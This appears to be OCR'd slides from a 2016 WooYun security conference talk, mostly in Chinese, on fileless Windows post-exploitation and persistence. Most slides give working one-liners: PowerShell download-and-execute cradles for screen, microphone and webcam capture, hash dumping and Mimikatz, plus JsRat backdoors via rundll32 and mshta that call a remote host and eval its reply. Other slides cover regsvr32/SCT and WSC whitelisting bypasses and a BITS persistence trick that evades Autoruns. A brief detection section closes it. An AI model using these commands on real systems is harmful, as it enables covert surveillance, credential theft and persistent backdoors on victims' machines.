
- Key-logging
- Screen capture
- Network traffic capture

### User Information

### System Configuration

- Password Policy
- Security Policies
- Configured Wireless Networks and Keys

# 新的攻击方法



# 无文件姿势之(一)-Powershell



## 屏幕监控：

```
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://evi1cg.me/powershell/Show-TargetScreen.ps1'); Show-TargetScreen"
```

## 录音：

```
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Exfiltration/Get-MicrophoneAudio.ps1'); Get-MicrophoneAudio -Path $env:TEMP\secret.wav -Length 10 -Alias 'SECRET' "
```

## 摄像头监控：

```
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/xorrior/RandomPS-Scripts/master/MiniEye.ps1'); Capture-MiniEye -RecordTime 2 -Path $env:temp\hack.avi" -Path $env:temp\hack.avi"
```

## 抓Hash：

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1'); Get-PassHashes
```

## 抓明文：

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
```



# 无文件姿势之(二)- js

...

## JsRat:

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://127.0.0.1:8081/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
```

## From:

《JavaScript Backdoor》 <http://drops.wooyun.org/tips/11764>

《JavaScript Phishing》 <http://drops.wooyun.org/tips/12386>



## 无文件姿势之(三)- mshta

...

### 启动JsRat:

```
Mshta javascript:"..\mshtml,RunHTMLApplication";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.2.101:9998/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im mshta.exe",0,true);}
```



# 无文件姿势之(四)- sct

...

SCT:

```
regsvr32 /u /s  
/i:http://urlto/calc.sct scrobj.dll
```

Calc.sct  
→

```
<?XML version="1.0"?>  
<scriptlet>  
<registration  
  progid="ShortJSRAT"  
  classid="{10001111-0000-0000-0000-0000FEEDACDC}" >  
  <!-- Learn from Casey Smith @subTee -->  
  <script language="JScript">  
    <![CDATA[  
      rat="calc.exe";  
      new ActiveXObject("WScript.Shell").Run(rat,0,true);  
    ]]>  
  </script>  
</registration>  
</scriptlet>
```

From:

《 Use SCT to Bypass Application Whitelisting Protection 》 <http://drops.wooyun.org/tips/15124>

# 无文件姿势之(五) - WSC

...

Wsc:

```
rundll32.exe  
javascript:"..\mshtml,RunHTMLApplication  
";document.write();GetObject("script:  
http://urlto/Calc.wsc")
```

Calc.wsc  
→

```
<?xml version="1.0"?>  
<package>  
<component id="testCalc">  
<script language="JScript">  
<![CDATA[  
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");  
]]>  
</script>  
</component>  
</package>
```


From:

《 WSC、JSRAT and WMI Backdoor 》 <http://drops.wooyun.org/tips/15575>

# Demo Time

```
regsvr32 /u /s /i:http://192.168.1.100/calc.sct sc
PEN FILES < > regsvr32 /u /s /i:http://192.168.1.100/calc.sct sc
regsvr32 /
1 regsvr32 /u /s /i:http://192.168.1.100/calc.sct scrobj.dll
2
3 rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://192.168.1.100/calc.wsc")
4
```

```
1. evi1cg@MacBook: ~ (zsh)
Last login: Tue Jun 7 20:06:59 on ttys005
```





# 挖一个密道 Persistence

## 常见方法

...


- ✓ 启动项
- ✓ 注册表
- ✓ wmi
- ✓ at
- ✓ schtasks
- ✓ 利用已有的第三方服务

# 新方法



## Bitsadmin:

- 需要获得管理员权限
- 可开机自启动、间隔启动
- 适用于Win7、Win8、Server 2008及以上操作系统
- 可绕过Autoruns对启动项的检测
- 已提交至MSRC (Microsoft Security Response Center)



# Demo Time





回收站



autoruns



Command Prompt

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

Codecs Boot Execute Image Hijacks AppInit KnownDLLs Winlogon Winsock Providers  
 Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office  
 Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Services				
<input checked="" type="checkbox"/>	3ware	LSI 3ware SCSI Storport Dri...	LSI	c:\windows\system32\drive... 2013/4/1
<input checked="" type="checkbox"/>	ADP80XX	PMC-Sierra Storport Driver ...	PMC-Sierra	c:\windows\system32\drive... 2013/7/1
<input checked="" type="checkbox"/>	amdsata	AHCI 1.3 Device Driver	Advanced Micro Devices	c:\windows\system32\drive... 2013/7/9
<input checked="" type="checkbox"/>	amdsbs	AMD Technology AHCI Co...	AMD Technologies Inc.	c:\windows\system32\drive... 2012/12/1
<input checked="" type="checkbox"/>	amdxata	Storage Filter Driver	Advanced Micro Devices	c:\windows\system32\drive... 2013/7/9
<input checked="" type="checkbox"/>	arcsas	Adaptec SAS RAID WS03 ...	PMC-Sierra, Inc.	c:\windows\system32\drive... 2013/7/9
<input checked="" type="checkbox"/>	bcmfn2	BCM Function 2 Device Dri...	Windows (R) Win 7 DDK pr...	c:\windows\system32\drive... 2013/8/3
<input checked="" type="checkbox"/>	e1iexpress	Intel(R) Gigabit Adapter NDI...	Intel Corporation	c:\windows\system32\drive... 2013/3/2
<input checked="" type="checkbox"/>	GPIO	Intel(R) Atom(TM) Processo...	Intel Corporation	c:\windows\system32\drive... 2013/6/2
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32				
<input checked="" type="checkbox"/>	msacm.I3acm	MPEG Layer-3 Audio Code...	Fraunhofer Institut Integriert...	c:\windows\system32\3co... 2013/8/2
<input checked="" type="checkbox"/>	vidc.cvid	Cinepak® 编解码器	Radius Inc.	c:\windows\system32\iccvi... 2013/8/2
HKLM\SOFTWARE\Classes\Htmfile\Shell\Open\Command(Default)				
<input checked="" type="checkbox"/>	C:\Program Fil...	Internet Explorer	Microsoft Corporation	c:\program files\internet ex... 2014/3/2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries				
<input checked="" type="checkbox"/>	vSockets DGR...	VSockets Library	VMware, Inc.	c:\windows\system32\vsoc... 2014/9/9
<input checked="" type="checkbox"/>	vSockets STR...	VSockets Library	VMware, Inc.	c:\windows\system32\vsoc... 2014/9/9
HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors				
<input checked="" type="checkbox"/>	ThinPrint Print ...	ThinPrint for VMware® Print...	Cortado AG	c:\windows\system32\tpvm... 2014/10/1
HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order				
<input checked="" type="checkbox"/>	vmhgfs	VMware 共享文件夹	VMware, Inc.	c:\windows\system32\vmh... 2015/8/1

(Escape to cancel) Scanning... | Windows Entries Hidden.

Windows 8.1 企业版  
Build 9600



9:20  
2016/7/4





# 我来抓住你

## Detection and Mitigations

# Detection and Mitigations

...

- `bitsadmin /list /allusers /verbose`
- Stop Background Intelligent Transfer Service

```
C:\Windows\system32>bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.

GUID: <BEBE0489-62A3-4195-BD1F-DD2EF55E6547> DISPLAY: 'backdoor'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: a\aa
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 312832 / 312832
CREATION TIME: 2016/6/20 11:31:26 MODIFICATION TIME: 2016/6/20 11:31:27
COMPLETION TIME: 2016/6/20 11:31:27 ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
      312832 / 312832 WORKING C:\Windows\system32\cmd.exe -> C:\Users\aa\AppData
Local\Temp\cmd.exe
NOTIFICATION COMMAND LINE: 'regsvr32.exe' /u /s /i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll'
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
  Enable download from peers      :false
  Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```

```
C:\Windows\system32>bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.


GUID: <BEBE0489-62A3-4195-BD1F-DD2EF55E6547> DISPLAY: 'backdoor'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: a\aa
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 312832 / 312832
CREATION TIME: 2016/6/20 11:31:26 MODIFICATION TIME: 2016/6/20 11:31:27
COMPLETION TIME: 2016/6/20 11:31:27 ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
          312832 / 312832 WORKING C:\Windows\system32\cmd.exe -> C:\Users\aa\AppData
ta\Local\Temp\cmd.exe
NOTIFICATION COMMAND LINE: 'regsvr32.exe' '/u /s /i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll'
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
          Enable download from peers      :false
          Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```

关注drops



Special thanks to



Casey Smith @subTee

# Reference



1、Shell is Only the Beginning quote from Carlos Perez' s Blog

<http://www.darkoperator.com/>

2、 Matt Graeber' s idea quote from

<https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf>



# Q & A

...





THANKS



乌云 WooYun



乌云白帽大会·2016  
不插电